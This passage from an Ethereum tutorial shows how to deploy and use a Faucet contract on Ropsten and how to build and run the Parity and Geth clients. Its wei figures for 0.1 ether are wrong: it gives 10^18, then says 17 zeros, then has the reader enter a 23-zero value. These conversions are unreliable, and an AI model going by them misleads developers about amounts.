


Figure 15. Click the Deploy button in the Run tab

Remix will construct the special "creation" transaction and MetaMask will ask you to approve it. As you can see from MetaMask, the contract creation

transaction has no ether in it, but it has 258 bytes (the compiled contract) and will consume 10 Gwei in gas. Click "Submit" to approve it:




Figure 16. MetaMask showing the contract creation transaction

Now you have to wait. It will take about 15 to 30 seconds for the contract to be mined on Ropsten. Remix won't appear to be doing much, but be patient.

Once the contract is created, it appears at the bottom of the Run tab:



Figure 17. The Faucet contract is ALIVE!

Notice that the Faucet contract now has an address of its own: Remix shows it as Faucet at 0x72e....c7829 (although your address, the random letters and numbers, will be different). The small clipboard symbol to the right allows you to copy the contract address into your clipboard. We will use that in the next section.

Interacting with the contract

Let's recap what we've learned so far: Ethereum contracts are programs that control money, which run inside a virtual machine called the EVM. They are created by a special transaction that submits their bytecode to be recorded on the blockchain. Once they are created on the blockchain, they have an Ethereum address, just like wallets. Anytime someone sends a transaction to a contract address it causes the contract to run in the EVM, with the transaction as its input. Transactions sent to contract addresses may have ether or data or both. If they contain ether, it is "deposited" to the contract balance. If they contain data, the data can specify a named function in the contract and call it, passing arguments to the function.

Viewing the contract address in a block explorer

Now, we have a contract recorded on the blockchain and we can see it has an Ethereum address. Let's check it out on the ropsten.etherscan.io block explorer and see what a contract looks like. Copy the address of the contract by clicking on the clipboard icon next to its name:



Figure 18. Copy the contract address from Remix

Keep Remix open; we'll come back to it again later. Now, navigate your browser to ropsten.etherscan.io and paste the address into the search box. You should see the contract's Ethereum address history:

The screenshot shows the Etherscan interface for the Ropsten (Revival) TESTNET. At the top, there's a search bar with placeholder text "Search by Address / Txhash / BlockNo" and a "GO" button. Below the search bar are navigation links: HOME, BLOCKCHAIN ▾, ACCOUNT ▾ (which is currently selected), TOKEN ▾, CHART, and MISC ▾. A banner at the top indicates the network is "ROPSTEN (Revival) TESTNET".

In the main content area, the "Contract Overview" section displays the contract address `0x72E9D2f206fD62eaC5B81129aa3e774015c7829`. Below this, it shows the "ETH Balance" as "0 Ether" and the "No Of Transactions" as "1 txn".

The "Transactions" tab is selected, showing a single transaction entry:

| TxHash | Block | Age | From | To | Value | [TxFee] |
|--------------------------------|----------------------|--------------------|--------------------------------|----------------------|---------|-----------|
| <code>0x90333f7ecc9d...</code> | <code>2567995</code> | 16 hrs 48 mins ago | <code>0x9e713963a92c...</code> | IN Contract Creation | 0 Ether | 0.0013558 |

At the bottom right of the transactions table, there's a link "[Download CSV Export]".

Figure 19. View the Faucet contract address in the etherscan block explorer

Funding the contract

For now, the contract only has one transaction in its history: the contract creation transaction. As you can see, the contract also has no ether (zero balance). That's because we didn't send any ether to the contract in the creation transaction, even though we could have.

Let's send some ether to the contract! You should still have the address of the contract in your clipboard (if not, copy it again from Remix). Open MetaMask, and send 1 ether to it, exactly as you would any other Ethereum address:




Figure 20. Send 1 ether to the contract address

In a minute, if you reload the etherscan block explorer, it will show another transaction to the contract address and an updated balance of 1 ether.

Remember the unnamed default public payable function in our Faucet.sol code? It looked like this:

```
function () public payable {}
```

When you sent a transaction to the contract address, with no data specifying which function to call, it called this default function. Because we declared it as a payable, it accepted and deposited the 1 ether into the contract account balance. Your transaction caused the contract to run in the EVM, updating its balance. We have funded our faucet!

Withdrawing from our contract

Next, let's withdraw some funds from the faucet. To withdraw, we have to construct a transaction that calls the withdraw function and passes a withdraw_amount argument to it. To keep things simple for now, Remix will construct that transaction for us and MetaMask will present it for our approval.

Return to the Remix tab and look at the contract under the "Run" tab. You should see a red box labeled withdraw with a field entry labeled uint256 withdraw_amount :



Figure 21. The withdraw function of Faucet.sol, in Remix

This is the Remix interface to the contract. It allows us to construct transactions that call the functions defined in the contract. We will enter a withdraw_amount and click the withdraw button to generate the transaction.

First, let's figure out the withdraw_amount. We want to try and withdraw 0.1 ether, which is the maximum amount allowed by our contract. Remember that all currency values in Ethereum are denominated in wei internally, and our withdraw function expects the withdraw_amount to be denominated in wei too. The amount we want is 0.1 ether, which is 1000000000000000000 wei (1 followed by 17 zeros).

Tip

Due to a limitation in JavaScript, a number as large as 10^{17} cannot be processed by Remix. Instead, we enclose it in double quotes, to allow Remix to receive it as a string and manipulate it as a BigNumber. If we don't enclose it in quotes, the Remix IDE will fail to process it and display "Error encoding arguments: Error: Assertion failed"

Type "100000000000000000000000" (with the quotes) into the withdraw_amount box and click on the withdraw button:



Figure 22. Click "withdraw" in Remix to create a withdrawal transaction

MetaMask will pop-up a transaction window for you to approve. Click "Submit" to send your withdrawal call to the contract:




Figure 23. MetaMask transaction to call the withdraw function

Wait a minute and then reload the etherscan block explorer to see the transaction reflected in the Faucet contract address history:

| TxHash | Block | Age | From | To | Value | [TxFee] | |
|--------------------|---------|--------------------|-------------------|----|-------------------|---------|-------------|
| 0x3641e33d64dc... | 2574307 | 2 mins ago | 0x9e713963a92c... | IN | 0x72e9d27f20... | 0 Ether | 0.000619038 |
| 0xebfdc3c2ac500... | 2574232 | 18 mins ago | 0x9e713963a92c... | IN | 0x72e9d27f20... | 1 Ether | 0.0003156 |
| 0x90333f7ecc9d... | 2567995 | 17 hrs 58 mins ago | 0x9e713963a92c... | IN | Contract Creation | 0 Ether | 0.00113558 |

Figure 24. Etherscan shows the transaction calling the withdraw function

We now see a new transaction with the contract address as the destination and zero ether. The contract balance has changed and is now 0.9 ether because it sent us 0.1 ether as requested. But we don't see an "OUT" transaction in the contract address history.

Where's the outgoing withdrawal? A new tab has appeared in the contract's address history page, named "Internal Transactions". Because the 0.1 ether transfer originated from the contract code, it is an internal transaction (also called a *message*). Click on the "Internal Transactions" tab to see it:

| ParentTxHash | Block | Age | From | To | Value |
|-------------------|---------|------------|-----------------|-------------------|-----------|
| 0x3641e33d64dc... | 2574307 | 2 mins ago | 0x72e9d27f20... | 0x9e713963a92c... | 0.1 Ether |

Figure 25. Etherscan shows the internal transaction transferring ether out from the contract

This "internal transaction" was sent by the contract in this line of code (from the withdraw function in Faucet.sol):

```
msg.sender.transfer(withdraw_amount);
```

To recap: We sent a transaction from our MetaMask wallet that contained data instructions to call the withdraw function with a withdraw_amount argument of 0.1 ether. That transaction caused the contract to run inside the EVM. As the EVM ran the Faucet contract's withdraw function, first it called the require function and validated that our amount was less than or equal to the maximum allowed withdrawal of 0.1 ether. Then it called the transfer function to send us the ether. Running the transfer function generated an internal transaction that deposited 0.1 ether into our wallet address, from the contract's balance. That's the one shown in the "Internal Transactions" tab in etherscan.

Conclusion

In this chapter, we've set up a wallet using MetaMask and we've funded it using a faucet on the Ropsten Test Network. We received ether into our wallet's Ethereum address. Then we sent ether to the faucet's Ethereum address.

Next, we wrote a faucet contract in Solidity. We used the Remix IDE to compile the contract into EVM bytecode. We used Remix to form a transaction and created the faucet contract on the Ropsten blockchain. Once created, the faucet contract had an Ethereum address and we sent it some ether. Finally, we constructed a transaction to call the withdraw function and successfully asked for 0.1 ether. The contract checked our request and sent us 0.1 ether with an internal transaction.

It may not seem like much, but we've just successfully interacted with software that controls money on a decentralized world computer.

We will do a lot more smart contract programming in [\[smart contracts\]](#) and learn about best practices and security considerations.

Ethereum Clients

An Ethereum client is a software application that implements the Ethereum specification and communicates over the peer-to-peer network with other Ethereum clients. Different Ethereum clients *interoperate* if they comply with the reference specification and the standardized communications protocols. While these different clients are implemented by different teams and in different programming languages, they all "speak" the same protocol and follow the same rules. As such, they can all be used to operate and interact with the same Ethereum network.

Ethereum is an *open source* project and the source code for all the major clients are available under open source licenses (e.g. LGPL v3.0), so they are free to download and use for any purpose. Open source means more than simply free to use. It also means that Ethereum is developed by an open community of volunteers and can be modified by anyone. More eyes means more trustworthy code.

Ethereum is defined by a formal specification called the "Yellow Paper".

This is in contrast to, for example, Bitcoin, which is not defined in any formal way. Where Bitcoin's "specification" is the reference implementation Bitcoin Core, Ethereum's specification is documented in a paper that combines an English and a mathematical (formal) specification. This formal specification, in addition to various Ethereum Improvement Proposals, defines the standard behavior of an Ethereum client. The Yellow Paper is periodically updated as major changes are made to Ethereum.

As a result of Ethereum's clear formal specification, there are a number of independently developed, yet interoperable, software implementations of an Ethereum client. Ethereum has a greater diversity of implementations running on the network than any other blockchain, which is generally regarded as a good thing. Indeed, it has, for example, proven itself to be an excellent way of defending against attacks on the network, because exploitation of a particular client's implementation strategy simply hassles the developers while they patch the exploit, while other clients keep the network running almost unaffected.

Ethereum Networks

There exist a variety of Ethereum-based networks which largely conform to the formal specification defined in the Ethereum "Yellow Paper," but which may or may not interoperate with each other.

Among these Ethereum-based networks are: Ethereum, Ethereum Classic, Ella, Expanse, Ubiq, Musicoin, and many others. While mostly compatible at the protocol level, these networks often have features or attributes that require maintainers of Ethereum client software to make small changes in order to support each network. Because of this, not every version of Ethereum client software runs every Ethereum-based blockchain.

Currently, there are six main implementations of the Ethereum protocol, written in six different languages:

- Parity, written in Rust
- Geth, written in Go
- cpp-ethereum, written in C++
- pyethereum, written in Python
- Mantis, written in Scala,
- and Harmony, written in Java.

In this section, we will look at the two most common clients, Parity and Geth. We'll learn how to set up a node using each client, and explore some of their command-line and application programming interfaces (APIs).

Should I run a full node?

The health, resilience, and censorship resistance of blockchains depend on having many independently operated and geographically dispersed full nodes. Each full node can help other new nodes obtain the block data to bootstrap their operation, as well as offer the operator an authoritative and independent verification of all transactions and contracts.

However, running a full node will incur a cost in hardware resources and bandwidth. A full node must download more than 80GB of data (as of April 2018; depending on client) and store it on a local hard drive. This data burden increases quite rapidly every day as new transactions and blocks are added. More on this topic in [Hardware Requirements for a Full Node](#).

A full node running on a live *mainnet* network is not necessary for Ethereum development. You can do almost everything you need to do with a *testnet* node (which connects you to one of the smaller public test blockchains), with a local private blockchain (see [\[ganache\]](#)), or with a cloud-based Ethereum client offered by a service provider (see [\[infura\]](#)).

You also have the option of running a remote client, which does not store a local copy of the blockchain or validate blocks and transactions. These clients offer the functionality of a wallet and can create and broadcast transactions. Remote clients can be used to connect to existing networks, such as your own full node, a public blockchain, a public or permissioned (Proof-of-Authority) testnet, or a private local blockchain. In practice, you will likely use a remote client such as MetaMask, Emerald Wallet, MyEtherWallet or MyCrypto as a convenient way to switch between all of the different node options.

The terms "remote client" and "wallet" are used interchangeably, though there are some differences. Usually, a remote client offers an API (such as the web3.js API) in addition to the transaction functionality of a wallet.

Do not confuse the concept of a remote wallet in Ethereum with that of a *light client* (which is analogous to a Simplified Payment Verification client in Bitcoin). Light clients validate block headers and use Merkle proofs to validate the inclusion of transactions in the blockchain and determine their effects, giving them a similar level of security to a full node. Conversely, Ethereum remote clients do not validate block headers or transactions. They entirely trust a full client to give them access to the blockchain, and hence lose significant security and anonymity guarantees. You can mitigate these problems by using a full client you run yourself.

Full Node Advantages and Disadvantages

Choosing to run a full node helps with the operation of the networks you connect it to, but also incurs some mild to moderate costs for you. Let's look at some of the advantages and disadvantages.

Advantages:

- Supports the resilience and censorship resistance of Ethereum-based networks.
- Authoritatively validates all transactions.
- Can interact with any contract on the public blockchain without an intermediary.
- Can directly deploy contracts into the public blockchain without an intermediary.
- Can query (read-only) the blockchain status (accounts, contracts, etc.) offline.

- Can query the blockchain without letting a third party know the information you're reading.

Disadvantages:

- Requires significant and growing hardware and bandwidth resources.
- May require several days to fully sync when first started.
- Must be maintained, upgraded and kept online to remain synced.

Public Testnet Advantages and Disadvantages

Whether or not you choose to run a full node, you will probably want to run a public testnet node. Let's look at some of the advantages and disadvantages of using a public testnet.

Advantages:

- A testnet node needs to sync and store much less data, ~10GB depending on the network (as of April 2018).
- A testnet node can sync fully in a few hours.
- Deploying contracts or making transactions requires test ether, which has no value and can be acquired for free from several "faucets".
- Testnets are public blockchains with many other users and contracts, running "live."

Disadvantages:

- You can't use "real" money on a testnet; it runs on test ether. Consequently, you can't test security against real adversaries, as there is nothing at stake.
- There are some aspects of a public blockchain that you cannot test realistically on testnet. For example, transaction fees, although necessary to send transactions, are not a consideration on testnet, since gas is free. Further, the testnets do not experience network congestion like the public mainnet sometimes does.

Local Instance (ganache) Advantages and Disadvantages

For many testing purposes, the best option is to launch a single-instance private blockchain, using the ganache local test blockchain. Ganache (formerly named testrpc) creates a local-only, private blockchain that you can interact with,

without any other participants. It shares many of the advantages and disadvantages of the public testnet, but also has some differences.

Advantages:

- No syncing and almost no data on disk. You mine the first block yourself.
- No need to obtain test ether: you "award" yourself mining rewards that you can use for testing.
- No other users, just you.
- No other contracts, just the ones you deploy after you launch it.

Disadvantages:

- Having no other users means that it doesn't behave the same as a public blockchain. There's no competition for transaction space or sequencing of transactions.
- No miners other than you means that mining is more predictable, therefore you can't test some scenarios that occur on a public blockchain.
- Having no other contracts means you have to deploy everything that you want to test, including dependencies and contract libraries.
- You can't recreate some of the public contracts and their addresses to test some scenarios (e.g. the DAO contract).

Running an Ethereum client

If you have the time and resources, you should attempt to run a full node, even if only to learn more about the process. In the next few sections we will download, compile, and run the Ethereum clients Parity and Geth. This requires some familiarity with using the command-line interface on your operating system. It's worth installing these clients, whether you choose to run them as full nodes, as testnet nodes, or as clients to a local private blockchain.

Hardware Requirements for a Full Node

Before we get started, you should ensure you have a computer with sufficient resources to run an Ethereum full node. You will need at least 80GB of disk space to store a full copy of the Ethereum blockchain. If you also want to run a full node on the Ethereum testnet, you will need at least an additional 15GB. Downloading 80GB of blockchain data can take a long time, so it's recommended that you work on a fast Internet connection.

Syncing the Ethereum blockchain is very input-output (I/O) intensive. It is best to have a Solid-State Drive (SSD). If you have a mechanical hard disk drive (HDD), you will need at least 8GB of RAM to use as cache. Otherwise, you may discover that your system is too slow to keep up and sync fully.

Minimum Requirements:

- CPU with 2+ cores.
- At least 80GB free storage space.
- 4GB RAM minimum with a SSD, 8GB+ if you have an HDD.
- 8 MBit/sec download Internet service.

These are the minimum requirements to sync a full (but pruned) copy of an Ethereum-based blockchain.

At the time of writing (April 2018) the Parity codebase is lighter on resources, so if you're running with limited hardware you'll likely see better results using Parity.

If you want to sync in a reasonable amount of time and store all the development tools, libraries, clients, and blockchains we discuss in this book, you will want a more capable computer.

Recommended Specifications:

- Fast CPU with 4+ cores.
- 16GB+ RAM.
- Fast SSD with at least 500GB free space.
- 25+ MBit/sec download Internet service.

It's difficult to predict how fast a blockchain's size will increase and when more disk space will be required, so it's recommended to check the blockchain's latest size before you start syncing.

Ethereum: <https://bitinfocharts.com/ethereum/>

Ethereum Classic: <https://bitinfocharts.com/ethereum%20classic/>

Software Requirements for Building and Running a Client (Node)

This section covers Parity and Geth client software. It also assumes you are using a Unix-like command-line environment. The examples show the commands and output as they appear on an Ubuntu GNU/Linux operating system running the Bash shell (command-line execution environment).

Typically every blockchain will have their own version of Geth, while Parity provides support for multiple Ethereum-based blockchains (Ethereum, Ethereum Classic, Ellaism, Expanse, Musicoin) with the same client download.

Tip

In many of the examples in this chapter, we will be using the operating system's command-line interface (also known as a "shell"), accessed via a "terminal" application. The shell will display a prompt; you type a command, and the shell responds with some text and a new prompt for your next command. The prompt may look different on your system, but in the following examples, it is denoted by a \$ symbol. In the examples, when you see text after a \$ symbol, don't type the \$ symbol but type the command immediately following it, then press Enter to execute the command. In the examples, the lines below each command are the operating system's responses to that command. When you see the next \$ prefix, you'll know it's a new command and you should repeat the process.

Before we get started, you need to check some software is installed. If you've never done any software development on the computer you are currently using, you will probably need to install some basic tools. For the examples that follow, you will need to install git, the source-code management system; golang, the Go programming language and standard libraries; and Rust, a systems programming language.

Git can be installed by following the instructions here: <https://git-scm.com/>

Go can be installed by following the instructions here: <https://golang.org/>

Note

Geth requirements vary, but if you stick with Go version 1.10 or greater you should be able to compile any version of Geth you want. Of course, you should always refer to the documentation for your chosen flavor of Geth.

The version of golang that is installed on your operating system or is available from your system's package manager may be significantly older than 1.10. If so, remove it and install the latest version from golang.org.

Rust can be installed by following the instructions here: <https://www.rustup.rs/>

Note

Parity requires Rust version 1.27 or greater.

Parity also requires some software libraries, such as OpenSSL and libudev. To install these on a Ubuntu or Debian GNU/Linux compatible system:

```
$ sudo apt-get install openssl libssl-dev libudev-dev
```

For other operating systems, use the package manager of your OS or follow the Wiki instructions (<https://github.com/paritytech/parity/wiki/Setup>) to install the required libraries.

Now you have git, golang, rust, and necessary libraries installed, let's get to work!

Parity

Parity is an implementation of a full node Ethereum client and DApp browser. Parity was written from the "ground up" in Rust, a systems programming language, with the aim of building a modular, secure, and scalable Ethereum client. Parity is developed by Parity Tech, a UK company, and is released under the GPLv3 free software license.

Note

Disclosure: One of the authors of this book, Gavin Wood, is the founder of Parity Tech and wrote much of the Parity client. Parity represents about 28% of the installed Ethereum client base.

To install Parity, you can use the Rust package manager cargo or download the source code from GitHub. The package manager also downloads the source code, so there's not much difference between the two options. In the next section, we will show you how to download and compile Parity yourself.

Installing Parity

The Parity Wiki offers instructions for building Parity in different environments and containers:

<https://github.com/paritytech/parity/wiki/Setup>

We'll build Parity from source. This assumes you have already installed Rust using rustup (See [Software Requirements for Building and Running a Client \(Node\)](#)).

First, let's get the source code from GitHub:

```
$ git clone https://github.com/paritytech/parity
```

Now, let's change to the parity directory and use cargo to build the executable:

```
$ cd parity  
$ cargo build
```

If all goes well, you should see something like:

```
$ cargo build  
  Updating git repository `https://github.com/paritytech/js-precompiled.git`  
  Downloading log v0.3.7  
  Downloading isatty v0.1.1  
  Downloading regex v0.2.1
```

```
[...]
```

```
Compiling parity-ipfs-api v1.7.0  
Compiling parity-rpc v1.7.0  
Compiling parity-rpc-client v1.4.0  
Compiling rpc-cli v1.4.0 (file:///home/aantonop/Dev/parity/rpc_cli)  
Finished dev [unoptimized + debuginfo] target(s) in 479.12 secs  
$
```

Let's try and run parity to see if it is installed, by invoking the --version option:

```
$ parity --version  
Parity  
  version Parity/v1.7.0-unstable-02edc95-20170623/x86_64-linux-gnu/rustc1.18.0  
  Copyright 2015, 2016, 2017 Parity Technologies (UK) Ltd  
  License GPLv3+: GNU GPL version 3 or later  
  <http://gnu.org/licenses/gpl.html>.  
  This is free software: you are free to change and redistribute it.  
  There is NO WARRANTY, to the extent permitted by law.
```

By Wood/Paronyan/Kotewicz/Drwięga/Volf
Habermeier/Czaban/Greeff/Gotchac/Redmann
\$

Great! Now that Parity is installed, we can sync the blockchain and get started with some basic command-line options.

Go-Ethereum (Geth)

Geth is the Go language implementation, which is actively developed by the Ethereum Foundation, so is considered the "official" implementation of the Ethereum client. Typically, every Ethereum-based blockchain will have its own Geth implementation. If you're running Geth, then you'll want to make sure you

grab the correct version for your blockchain using one of the repository links below.

Repository Links

Ethereum: <https://github.com/ethereum/go-ethereum> (or <https://geth.ethereum.org/>)

Ethereum Classic: <https://github.com/ethereumproject/go-ethereum>

Ellaism: <https://github.com/ellaism/go-ellaism>

Expanse: <https://github.com/expanse-org/go-expanse>

Musicoin: <https://github.com/Musicoin/go-musicoin>

Ubiq: <https://github.com/ubiq/go-ubiq>

Note

You can also skip these instructions and install a precompiled binary for your platform of choice. The precompiled releases are much easier to install and can be found at the "release" section of the repositories above. However, you may learn more by downloading and compiling the software yourself.

Cloning the repository

Our first step is to clone the git repository, to get a copy of the source code.

To make a local clone of this repository, use the git command as follows, in your home directory or under any directory you use for development:

```
$ git clone <Repository Link>
```

You should see a progress report as the repository is copied to your local system:

```
Cloning into 'go-ethereum'...
remote: Counting objects: 62587, done.
remote: Compressing objects: 100% (26/26), done.
remote: Total 62587 (delta 10), reused 13 (delta 4), pack-reused 62557
Receiving objects: 100% (62587/62587), 84.51 MiB | 1.40 MiB/s, done.
Resolving deltas: 100% (41554/41554), done.
Checking connectivity... done.
```

Great! Now that we have a local copy of Geth, we can compile an executable for our platform.

Building Geth from Source Code

To build Geth, change to the directory where the source code was downloaded and use the make command:

```
$ cd go-ethereum  
$ make geth
```

If all goes well, you will see the Go compiler building each component until it produces the geth executable:

```
build/env.sh go run build/ci.go install ./cmd/geth  
>>> /usr/local/go/bin/go install -ldflags -X  
main.gitCommit=58a1e13e6dd7f52a1d5e67bee47d23fd6cfdee5c -v ./cmd/geth  
github.com/ethereum/go-ethereum/common/hexutil  
github.com/ethereum/go-ethereum/common/math  
github.com/ethereum/go-ethereum/crypto/sha3  
github.com/ethereum/go-ethereum/rlp  
github.com/ethereum/go-ethereum/crypto/secp256k1  
github.com/ethereum/go-ethereum/common  
[...]  
github.com/ethereum/go-ethereum/cmd/utils  
github.com/ethereum/go-ethereum/cmd/geth  
Done building.  
Run "build/bin/geth" to launch geth.  
$
```

Let's make sure geth works without actually starting it running:

```
$ ./build/bin/geth version
```

```
Geth  
Version: 1.6.6-unstable  
Git Commit: 58a1e13e6dd7f52a1d5e67bee47d23fd6cfdee5c  
Architecture: amd64  
Protocol Versions: [63 62]  
Network Id: 1  
Go Version: go1.8.3  
Operating System: linux  
GOPATH=/usr/local/src/gocode/  
GOROOT=/usr/local/go
```

Your geth version command may show slightly different information, but you should see a version report much like the one above.

Finally, we may want to copy the geth command to our operating system's application directory (or a directory on the command-line execution path). On Linux, we'd use the following command:

```
$ sudo cp ./build/bin/geth /usr/local/bin
```

Don't start running geth yet, because it will start synchronizing the blockchain "the slow way," and that will take far too long (weeks). [The First Synchronization of Ethereum-based Blockchains](#) explains the challenge with the initial synchronization of Ethereum's blockchain.

The First Synchronization of Ethereum-based Blockchains

Normally, when syncing an Ethereum blockchain, your client will download and validate every block and every transaction since the very start, i.e. from the genesis block.

While it is possible to fully sync the blockchain this way, the sync will take a very long time and has high resource requirements (it will need much more RAM, and will take a very long time indeed if you don't have fast storage).

Many Ethereum-based blockchains were the victim of a Denial-of-Service (DoS) attack at the end of 2016. Blockchains affected by this attack will tend to sync slowly when doing a full sync.

For example, on Ethereum, a new client will make rapid progress until it reaches block 2,283,397. This block was mined on 2016/09/18 and marks the beginning of the DoS attacks. From this block to block 2,700,031 (2016/11/26), the validation of transactions becomes extremely slow, memory intensive, and I/O intensive. This results in validation times exceeding 1 minute per block. Ethereum implemented a series of upgrades, using hard forks, to address the underlying vulnerabilities that were exploited in the denial of service attacks. These upgrades also cleaned up the blockchain by removing some 20 million empty accounts created by spam transactions. <<[1]>>

If you are syncing with full validation, your client will slow down and may take several days, or perhaps even longer, to validate the blocks affected by this DoS attack.

Fortunately, most Ethereum clients include an option to perform a "fast" synchronization that skips the full validation of transactions until it has synced to the tip of the blockchain, then resumes full validation.

For Geth, the option to enable fast synchronization is typically called `--fast`. You may need to refer to the specific instructions for your chosen Ethereum chain.

Parity does fast synchronization by default.

Note

